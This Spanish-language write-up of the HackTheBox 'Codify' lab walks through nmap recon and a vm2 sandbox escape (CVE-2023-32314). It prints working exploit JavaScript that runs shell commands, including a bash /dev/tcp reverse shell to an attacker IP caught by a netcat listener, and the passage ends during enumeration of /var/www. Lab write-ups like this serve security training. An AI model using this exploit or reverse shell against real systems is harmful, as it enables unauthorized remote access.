

HTB – Codify

Objetivos:

- Identificar servicios y vulnerabilidades del entorno en la máquina objetivo.
- Utilizar un reverse shell para obtener acceso hacia el objetivo.
- Ejecutar programas de fuerza bruta para obtener credenciales de acceso.

Requisitos:

- Sistema Operativo Kali Linux
- Script de Python de fuerza bruta

Categoría:

Web, Linux, SSH, Javascript, Fuerza Bruta, Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.

Nmap

Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

Netcat


Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

John The Ripper

Parámetro	Descripción
--wordlist	Especifica el uso del modo de lista de palabras, leyendo del archivo que se proporciona en la siguiente ruta.

Desarrollo:


1. Se inició la exploración de la máquina objetivo mediante la ejecución de un comando de ping dirigido a su dirección IP con el propósito de verificar la conectividad.



The screenshot shows the HackTheBox web interface. In the 'Machines' section, the target IP address '10.10.11.239' is displayed. Below the interface, a terminal window shows the execution of a ping command to the target IP. The output indicates that the host is up and responsive, with 10 packets transmitted and 10 received, resulting in 0% packet loss.

```
(eddyrack864@kali)-[~]
$ ping 10.10.11.239
PING 10.10.11.239 (10.10.11.239) 56(84) bytes of data:
64 bytes from 10.10.11.239: icmp_seq=1 ttl=63 time=91.5 ms
64 bytes from 10.10.11.239: icmp_seq=2 ttl=63 time=91.9 ms
64 bytes from 10.10.11.239: icmp_seq=3 ttl=63 time=91.5 ms
64 bytes from 10.10.11.239: icmp_seq=4 ttl=63 time=91.4 ms
64 bytes from 10.10.11.239: icmp_seq=5 ttl=63 time=91.9 ms
64 bytes from 10.10.11.239: icmp_seq=6 ttl=63 time=91.8 ms
64 bytes from 10.10.11.239: icmp_seq=7 ttl=63 time=91.3 ms
64 bytes from 10.10.11.239: icmp_seq=8 ttl=63 time=91.4 ms
64 bytes from 10.10.11.239: icmp_seq=9 ttl=63 time=91.3 ms
64 bytes from 10.10.11.239: icmp_seq=10 ttl=63 time=91.6 ms
^C
--- 10.10.11.239 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9013ms
rtt min/avg/max/mdev = 91.258/91.565/91.904/0.231 ms
```

2. Posteriormente, se ejecutó un escaneo exhaustivo de la máquina objetivo empleando la herramienta Nmap, utilizando los parámetros de escaneo "-sC" para la detección de scripts y "-sV" para la identificación de versiones de servicios. La salida del escaneo reveló la existencia de varios puertos accesibles, destacando los puertos "22, 80, 3000, 3030 y 8080".




The screenshot shows a terminal window with the output of an Nmap scan. The scan identified several open ports: 22/tcp (ssh), 80/tcp (http), 3000/tcp (http), 3030/tcp (http), and 8080/tcp (http). The output also includes details about the host's operating system (Ubuntu Linux) and the services running on the open ports.

```
(eddyrack864@kali)-[~]
$ nmap -sC -sV 10.10.11.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 17:08 -05
Nmap scan report for 10.10.11.239 (10.10.11.239)
Host is up (0.092s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp    open  http         Apache httpd 2.4.52
|_ _http-server-header: Apache/2.4.52 (Ubuntu)
|_ _http-title: Did not follow redirect to http://codify.htb/
3000/tcp  open  http         Node.js Express framework
|_ _http-title: Codify
3030/tcp  open  arepa-cas?
8080/tcp  open  http         Node.js (Express middleware)
|_ _http-open-proxy: Proxy might be redirecting requests
|_ _http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.91 seconds
```


3. Previo a la navegación hacia la dirección IP de la máquina objetivo para acceder a la página web alojada debido a la existencia del puerto 80 HTTP abierto, se procedió a la inclusión de la dirección IP y el nombre de dominio asociado en el archivo "hosts".



The screenshot shows a terminal window with the command to edit the /etc/hosts file using the nano text editor.

```
(eddyrack864@kali)-[~]
$ sudo nano /etc/hosts
```

4. Una vez que se ha introducido la dirección IP y el nombre de dominio en el editor de texto Nano, se procede a guardar dicha información mediante la combinación de teclas Ctrl + O. La confirmación de los cambios se efectúa mediante la pulsación de la tecla Enter, y posteriormente, se finaliza la sesión en el editor mediante Ctrl + X.




```
eddyrack864@kali: ~
GNU nano 7.2 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali.kali    kali

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
10.129.103.103 unika.htb
10.129.133.181 thetoppers.htb
10.129.133.181 s3.thetoppers.htb
10.10.11.227 keeper.htb tickets.keeper.htb
10.10.11.230 cozyhosting.htb
10.10.11.239 codify.htb

No se puede acceder a este sitio

Ayuda  Guardar  Buscar  Cortar  Ejecutar  Ubicación  Deshacer  Poner marca  A llave  Anterior
Salir  Leer fich.  Reemplazar  Pegar  Justificar  Ir a línea  Rehacer  Copiar  Buscar atrás  Siguiente
```


5. Al acceder a la página mediante la introducción de la dirección IP en el navegador, se despliega una interfaz que se corresponde con un entorno destinado a la ejecución y evaluación de código de programación en JavaScript.




6. En el examen detallado de la página, al dirigirse a la sección "Acerca de", se constata que la aplicación opera mediante la implementación de la biblioteca vm2 para el sandboxing de JavaScript.



7. A continuación, se lleva a cabo una investigación en la web con el objetivo de identificar posibles vulnerabilidades en el servicio en cuestión. Durante esta búsqueda, se ha identificado una página en GitHub que documenta una vulnerabilidad específica catalogada bajo el identificador CVE-2023-32314.



8. En el repositorio de GitHub, se ha localizado el código correspondiente para la explotación de la vulnerabilidad identificada.



9. Se procede a ingresar el código obtenido en el entorno de ejecución sandbox proporcionado por la página web. La ejecución exitosa del código revela un mensaje predefinido de "Hacked", corroborando así la eficacia del código y su capacidad para comprometer la seguridad del sistema.

The screenshot shows a web-based code editor titled "Editor". On the left, a code editor contains the following JavaScript code:

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
const err = new Error();
err.name = {
  toString: new Proxy(() => "", {
    apply(target, this, args) {
      const process = args.constructor.constructor("return process");
      throw process.mainModule.require("child_process").execSync("echo
hacked").toString();
    },
  }),
};
try {
  err.stack;
} catch (stdout) {
  stdout;
}
`;

vm.runInContext(code, { sandbox: {} });
```

Below the code editor is a blue "Run" button. On the right, a terminal window displays the output of the code execution, which is the word "hacked" in green text. The bottom right corner of the interface shows "Codify © 2023".

10. Se procede a realizar una segunda prueba del código, ejecutando esta vez el comando "ls -la" dentro del entorno de ejecución sandbox. El resultado de esta ejecución revela una lista detallada de archivos que componen el directorio actual.

The screenshot shows the same "Editor" interface. The code editor on the left now contains the following JavaScript code:

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
const err = new Error();
err.name = {
  toString: new Proxy(() => "", {
    apply(target, this, args) {
      const process = args.constructor.constructor("return process");
      throw process.mainModule.require("child_process").execSync("ls -la").toString();
    },
  }),
};
try {
  err.stack;
} catch (stdout) {
  stdout;
}
`;

vm.runInContext(code, { sandbox: {} });
```

The "Run" button is still present. The terminal window on the right now displays the output of the "ls -la" command, showing a detailed listing of files and directories in the current directory. The output is as follows:

```
total 884
drwxr-xr-x 7 svc   svc   4096 Dec 16 22:23 .
drwxr-xr-x 4 joshua joshua 4096 Dec 16 08:25 ..
lrwxrwxrwx 1 svc   svc   9 Sep 14 03:28 .bash_history -> /dev/null
-rw-r--r-- 1 svc   svc   220 Sep 12 17:10 .bash_logout
-rw-r--r-- 1 svc   svc  3771 Sep 12 17:10 .bashrc
drwx----- 2 svc   svc   4096 Sep 12 17:13 .cache
drwx----- 3 svc   svc   4096 Dec 16 22:30 .gnupg
-rwxr-xr-x 1 svc   svc  847834 Dec 16 22:27 linpeas.sh
drwxr-xr-x 3 svc   svc   4096 Dec 16 22:23 .local
drwxrwxr-x 5 svc   svc   4096 Dec 15 06:02 .pm2
-rw-r--r-- 1 svc   svc   807 Sep 12 17:10 .profile
-rwxr-xr-x 1 svc   svc    0 Dec 16 19:59 pwned
-rw-r--r-- 1 svc   svc  12288 Dec 16 05:52 .pwned.swp
drwxr-xr-x 2 svc   svc   4096 Dec 16 22:25 .ssh
-rw-r--r-- 1 svc   svc   39 Sep 26 10:00 .vimrc
```

The bottom right corner of the interface shows "Codify © 2023".


11. Tras verificar la efectividad de la vulnerabilidad identificada, el siguiente paso consiste en llevar a cabo la ejecución de un reverse shell. Previo a este procedimiento, se inicia la escucha mediante la utilidad netcat.

The screenshot shows a terminal window with a netcat listener running. The prompt is "(eddyrack864@kali)~". The user has entered the command "nc -lnvp 1234". The terminal output shows "listening on [any] 1234 ...".

12. Se procede a ejecutar la siguiente reverse shell con el comando:

➤ “bash -c 'bash -i >& /dev/tcp/10.10.14.114/1234 0>&1'”

Es fundamental recordar que se debe suministrar el mismo puerto configurado en la escucha de netcat, así como la dirección IP de la máquina atacante.



The screenshot shows a web browser with two tabs: 'Hack The Box: Hack Th' and 'Codify | Editor'. The active tab is 'Codify | Editor', which displays a JavaScript script in a text editor. The script is a reverse shell that connects to 10.10.14.114 on port 1234. Below the editor is a blue 'Run' button. To the right of the editor is a terminal window titled 'eddyrack864@kali: ~'. The terminal shows the netcat listener running on port 1234, receiving a connection from 10.10.11.239 on port 50824. The user 'svc' is prompted for a password, and the prompt changes to 'svc@codify:~\$'.


```
const { VM } = require("vm2");
const vm = new VM();

const code = `
const err = new Error();
err.name = {
  toString: new Proxy(() => "", {
    apply(target, this, args) {
      const process = args.constructor.constructor("return process")();
      throw process.mainModule.require("child_process").execSync("bash -c 'bash -i >& /dev/tcp/10.10.14.114/1234 0>&1'").toString();
    },
  });
};
try {
  err.stack;
} catch (stdout) {
  stdout;
}
`;

vm.runInContext(code);
```

```
eddyrack864@kali: ~
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.239] 50824
bash: cannot set terminal process group (1185): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$
```

13. Tan pronto como se accede al sistema, se procede a navegar hacia el directorio "/var", donde se realiza una enumeración de su contenido. Durante este proceso, se identifica la presencia del directorio "www", el cual es un directorio de interés.



The screenshot shows a terminal window with the prompt 'svc@codify:/\$'. The user enters 'cd var' and then 'ls -la'. The output shows the contents of the /var directory, including subdirectories like backups, cache, crash, lib, local, lock, log, mail, opt, run, spool, tmp, and www. The 'www' directory is highlighted in green in the original image.

```
svc@codify:/$ cd var
cd var
svc@codify:/var$ ls -la
ls -la
total 52
drwxr-xr-x 13 root root 4096 Oct 31 07:57 .
drwxr-xr-x 18 root root 4096 Oct 31 07:57 ..
drwxr-xr-x  3 root root 4096 Dec 16 00:00 backups
drwxr-xr-x 15 root root 4096 Sep 26 10:47 cache
drwxrwxrwt  2 root root 4096 Dec 15 06:25 crash
drwxr-xr-x 44 root root 4096 Oct 31 08:13 lib
drwxrwsr-x  2 root staff 4096 Apr 18 2022 local
lrwxrwxrwx  1 root root    9 Aug  9 2022 lock -> /run/lock
drwxrwxr-x 11 root syslog 4096 Dec 16 00:00 log
drwxrwsr-x  2 root mail  4096 Aug  9 2022 mail
drwxr-xr-x  2 root root  4096 Aug  9 2022 opt
lrwxrwxrwx  1 root root    4 Aug  9 2022 run -> /run
drwxr-xr-x  4 root root  4096 Aug  9 2022 spool
drwxrwxrwt  8 root root  4096 Dec 16 17:25 tmp
drwxr-xr-x  5 root root  4096 Sep 12 17:40 www
svc@codify:/var$
```


14. Luego de acceder al directorio "www", se procede a listar su contenido, revelando la presencia de otro directorio de interés denominado "contact". Inmediatamente se accede a dicho directorio, y se realiza una enumeración de su contenido. En este proceso, se identifica el archivo relevante denominado "tickets.db".

```
svc@codify:/var$ cd www
cd www
svc@codify:/var/www$ ls -la
ls -la
total 20
drwxr-xr-x  5 root root 4096 Sep 12 17:40 .
drwxr-xr-x 13 root root 4096 Oct 31 07:57 ..
